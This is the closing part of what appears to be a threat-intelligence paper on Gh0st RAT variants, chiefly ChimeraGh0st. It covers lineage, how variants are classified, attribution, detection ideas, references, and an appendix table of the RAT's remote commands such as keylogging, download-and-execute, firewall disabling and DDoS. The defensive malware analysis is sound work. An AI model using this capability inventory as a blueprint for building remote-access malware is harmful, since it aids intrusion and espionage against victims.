

Figure 40: Star Rat classes.



Figure 41: HTTP DDoS source comparison.

We update the ChimeraGh0st and other malware relationship diagram with the possible time when it first appeared (Figure 42). Now we can see that the genes of the ghosts are being inherited from the past to ChimeraGh0st in 2024.



Figure 42: ChimeraGh0st family tree.

CLASSIFICATION OF GH0ST RAT

We tend to think that open sources and shared tools among threat actors are not helpful for attribution. However, areas of change are almost the same in some cases of Gh0st RAT and reflect on the developers' styles.

The following areas of Gh0st RAT have often been customized by threat actors:

1. Feature - Full featured or Loader
2. Packet Flag - C2 protocol
3. New classes

We can utilize classification based on areas of change for corroborating attribution with threat models like diamond model.

Full featured	**Loader**
- Gh0stTimes - FatalRAT - SugarGh0st - ChimeraGh0st	- Gh0st RAT plug-in version

Table 9: Feature categorization.

Fixed	**Variable**
- FatalRAT: hard coding 3 bytes - SugarGh0st: hard coding 8 bytes - ChimeraGh0st: configuration	- Gh0st RAT plug-in version: pseudorandom values - Gh0stTimes: fixed 1 byte + random values

Table 10: Packet Flag creation categorization.

RTTI (Run-Time Type Information) is sometimes left in the binary. If we are lucky, we can get class information easily using some tools (e.g. *IDA class informer* [15]). If not, binary diff tools such as *MCRIT* [16] and *BinDiff* [17] are helpful to identify new classes.

Vftable	Methods	Flags	Type	Hierarchy
004465D4	2		CAddStartupManager	CAddStartupManager: CManager;
00446634	1		CBuffer	CBuffer:
004466AC	2		CChromeManager	CChromeManager: CManager;
004466B8	1		CClientSocket	CClientSocket:
004466EC	2		CClipboardManager	CClipboardManager: CManager;
00447A70	2		CDllManager	CDllManager: CManager;

Figure 43: Class informer example.

As an example, Table 11 shows the classification comparison between ChimeraGh0st and FatalRAT campaigns.

	ChimeraGh0st	**FatalRAT**
Feature	Full featured backdoor	Full featured backdoor
Packet Flag	Fixed value (configuration)	Fixed value (hard coding)
Traffic encryption	zlib	XOR + ADD (including Packet Flag, data length)
New classes	SysInfo AutoStartup DllManager, etc.	No
Other	BlackDLL loadr	No

Table 11: ChimeraGh0st and FatalRAT classification comparison.

Both threat actors mainly target Chinese-speaking people and use Gh0st RAT variants. These actors look like the same actor, but we cannot see much overlap from classification. From this, we are not highly confident that they are same actor.

CONCLUSION

In the final section, we introduce our idea for hunting Gh0st RAT variants.

1. Part of a core architecture

In many cases, Gh0st RAT variants contain a core architecture and writing a YARA signature to detect it can work. MyCreateThread() and CSocketClient::Connect() can be our targets to catch Gh0st RAT in memory.

```
uintptr_t __cdecl MyCreateThread(
        void *Security,
        unsigned int StackSize,
        int a3,
        CSysInfo *a4,
        unsigned int InitFlag,
        unsigned int *ThrdAddr,
        char a7)
{
  uintptr_t v7; // esi
  int ArgList[2]; // [esp+4h] [ebp-10h] BYREF
  char v10; // [esp+Ch] [ebp-8h]
  HANDLE hHandle; // [esp+10h] [ebp-4h]

  ArgList[0] = a3;
  ArgList[1] = a4;
  v10 = a7;
  hHandle = CreateEventA(0, 0, 0, 0);
  v7 = _beginthreadex(Security, StackSize, StartAddress, ArgList, InitFlag, ThrdAddr);
  WaitForSingleObject(hHandle, 0xFFFFFFFF);
  CloseHandle(hHandle);
  return v7;
}
```

Figure 44: MyCreateThread function of Gh0st RAT.

If you are interested in our YARA rules, please contact the author of this paper.

2. Packet Flag

Packet Flag implementation reflects the developer's style. For instance, ChimeraGh0st uses the values from configuration. Once we can identify the implementation from reverse engineering, we write a network signature.



Figure 45: Packet format of ChimeraGh0st (same as Figure 32).

We leveraged our analysis and identified ChimeraGh0st used in a 2024 attack campaign as having originated from NetEaseX malware in 2016 and Star RAT, a customized Gh0st RAT, in 2013.

The design of Gh0st RAT provides the flexibility of customization and rich remote control features from the beginning. We expect that cybercrime and espionage actors will continue to use it. By writing signatures to detect parts of the core architecture of Gh0st RAT in memory with Forensic State Analysis (FSA), memory analysis is effective to hunt Gh0st

RAT variants. Understanding the Packet Flag creation algorithm also can be helpful to catch Gh0st RAT's malicious traffic.

We hope that our research and approaches described in this report will be helpful for security practitioners.

ACKNOWLEDGEMENTS

We thank *PwC Global Threat Intelligence team*, with special thanks to Kris McConkey. We could not leverage the artifacts and enrich the context of this research without their advice and support.

REFERENCES

[1] C.Rufus Security Team. https://web.archive.org/web/20060614205828/http://www.wolfexp.net/.

[2] Rodriguez, J.; Hammou, S. From GhostNet to PseudoManuscrypt – The evolution of Gh0st RAT. Botconf. April 2023. https://www.botconf.eu/botconf-presentation-or-article/from-ghostnet-to-pseudomanuscrypt-the-evolution-of-gh0st-rat/.

[3] Citizen Lab. The Information Warfare Monitor. Tracking Gh0stNet: Investigating a Cyber Espionage Network. March 2009. https://citizenlab.ca/wp-content/uploads/2017/05/ghostnet.pdf.

[4] Zugec, M. Deep Dive Into Unfading Sea Haze: A New Threat Actor in the South China Sea. Bitdefender. May 2024. https://www.bitdefender.com/blog/businessinsights/deep-dive-into-unfading-sea-haze-a-new-threat-actor-in-the-south-china-sea/.

[5] Positive Technologies. Троян SafeRAT: так ли он безопасен? February 2024. https://habr.com/ru/companies/pt/articles/793440/.

[6] Shen, A.; Raghuprasad, C. New SugarGh0st RAT targets Uzbekistan government and South Korea. Cisco Talos. November 2023. https://blog.talosintelligence.com/new-sugargh0st-rat/.

[7] Proofpoint. Chinese Malware Appears in Earnest Across Cybercrime Threat Landscape. September 2023. https://www.proofpoint.com/us/blog/threat-insight/chinese-malware-appears-earnest-across-cybercrime-threat-landscape.

[8] AhnLab. HiddenGh0st Malware Attacking MS-SQL Servers. September 2023. https://asec.ahnlab.com/en/57185/.

[9] JPCERT/CC. Malware Gh0stTimes Used by BlackTech. October 2021. https://blogs.jpcert.or.jp/en/2021/10/gh0sttimes.html.

[10] Positive Technologies. COVID-19 and New Year greetings: an investigation into the tools and methods used by the Higaisa groupa. June 2020. https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/covid-19-and-new-year-greetings-the-higaisa-group/.

[11] Tencent. 警惕来自节假日的祝福 ——APT 攻击组织 "黑格莎(Higaisa)" 攻击活动披露. November 2019. https://pc1.gtimg.com/softmgr/files/higaisa_apt_report.pdf.

[12] 枯凡. LViewer. https://github.com/kufan/LViewer.

[13] Caspi, O. New sophisticated RAT in town: FatalRat analysis. AT&T Alien Labs. August 2021. https://cybersecurity.att.com/blogs/labs-research/new-sophisticated-rat-in-town-fatalrat-analysis.

[14] Porolli, M.; Tavella, F. These aren't the apps you're looking for: fake installers targeting Southeast and East Asia. ESET. February 2023. https://www.welivesecurity.com/2023/02/16/these-arent-apps-youre-looking-for-fake-installers/.

[15] Suzuki, H. classinformer-ida8. https://github.com/herosi/classinformer-ida8.

[16] Plohmann, D. MinHash-based Code Relationship & Investigation Toolkit (MCRIT). https://github.com/danielplohmann/mcrit.

[17] Google LLC. BinDiff. https://github.com/google/bindiff.

APPENDIX

Indicators of compromise (IOCs) and scripts

You can find these on *GitHub*: https://github.com/0xebfehat/2024_ChimeraGh0st.

ChimeraGh0st supported remote commands

Command ID	Sub ID	Class	
0x00		CKernelManager	Change state to Command Ready Status
0x01	0x01	CFileManager	List Drives
	0x02		List files
	0x03		Download file
	0x04		Create upload file
	0x05		Write upload file data
	0x07		Upload file data
	0x08		Stop file transfer
	0x09		Delete file
	0x0A		Delete directory
	0x0B		Set File Transfer Mode
	0x0C		Create folder
	0x0D		Rename file
	0x0E		Open file with window show (SW_SHOW)
	0x0F		Open file with window hidden (SW_HIDE)
	0x10		Get desktop directory path
	0x11		Get recent directory path
	0x12		Get LNK file path
0x13		CScreenManager	
	0x08		Check DWM (Desktop Windows Manager Composition) Enabled
	0x09		Check DWM (Desktop Windows Manager Composition) Enabled
	0x14		Reset screen capture configuration
	0x15		Set screen capture algorithm
	0x16		Send Ctrl + Alt + Del
	0x17		Screen Control, mouse
	0x18		Block Input
	0x19		Black the screen
	0x1A		Set capture layer
	0x1B		Get clipboard data
	0x1C		Set clipboard data
	0x21		Set Event to notify dialog box opened on C2 control
0x22		CKeyboardManager	
	0x21		Set Event to notify dialog box opened on C2 control
	0x23		Not identified
	0x24		Clear key logging log
	0x25		Get key logging log
	0x5C		*Not identified*
0x27		CSystemManager	
	0x00		List processes
	0x01		List windows
	0x02		Get TCP network Status
	0x03		Get installed applications
	0x04		Get IE URL history
	0x05		Get IE Favorites
	0x06		Get hosts file

Command ID	Sub ID	Class	
	0x07		Execute with SW_SHOW
	0x08		Set window show
	0x09		Close window
	0x0A		Kill Process
	0x0B		Kill and delete file
	0x0C		Move file
	0x0D		Suspend Process
	0x0E		Resume Process
	0x0F		Write hosts file
0x2C		CShellManager	Remote Shell open
0x2D			Shutdown / Reboot
0x2E			Delete persistence and move Gh0st Related files
0x2F			URL download and execute
0x30			Execute application and delete persistence
0x31			Clear Event Log
0x35			Run IE (CreateProcess)
0x36			Run IE (ShellExecute open)
0x37			Create HKEY_LOCAL_MACHINE\SYSTEM\Setup RemarkName
0x39			Create HKEY_LOCAL_MACHINE\SYSTEM\Setup GroupName
0x3A			Show MessageBox
0x3B		CSysInfo	
	0x04		Create empty file in system directory
	0x05		Write file in system directory
	0x21		Set Event to notify dialog box opened on C2 control
	0x3C		Get System Information
	0x3D		Get Configuration
	0x3E		Add Administrator User
	0x3F		Open Guest User
	0x40		Stop Firewall
	0x41		Change RDP port
	0x43		Close RDP port 3389
	0x44		Open RDP port 3389
	0x45		Open RDP port 3389
	0x46		Port Map
	0x48		Get User Accounts
	0x49		Delete User Account
	0x4A		Change User Password
	0x4B		Get RDP Session list
	0x4C		Log off RDP session
	0x4D		Disconnect RDP session
	0x4E		Disable User Account
	0x4F		Enable User Account
	0xD0		Port Connect
0x50		CRegManager	
	0x51		Get Registry Sub Keys
	0x52		Delete Registry Key

Command ID	Sub ID	Class	
	0x53		Create Registry Key
	0x54		Delete Registry Value
	0x55		Set Registry Value
0x56			Start DDoS
0x57			Stop DDoS
0x58			Check if the specified process is running
0x59			Search the specified Windows text
0x98		DllManager	
	0x04		Write file in Windows Directory
	0x05		Append file in Windows Directory
	0x96		Call “Version” export function of the specified dll file
	0x99		Call “Main” export function of the specified dll file
0xC8		CServerUpdateManager	
	0x04		Create backup Directory
	0x05		Create backup file
0xCA			List running antivirus software
0xCC			Create allow firewall rule
0xD4		CAddStartupManager	
	0x04		Reply 0x70
	0x05		Upload Encrypted DLL and Call “fnmydll” export function
0xD6		CChromeManager	Get Chrome User information and delete
0xD8			Delete IE Cache
0xD9			Delete Chrome User data
0xDA			Delete Firefox data
0xDB			Delete QQBrowser data
0xDC			Delete SogouExplorer data
0xDD			Delete 360 Secure Browser data
0xDE			Delete Skype user data
0xDF		CClipboardManager	
	0xE1		Get Clipboard data
0xE3			Terminate 360 Security processes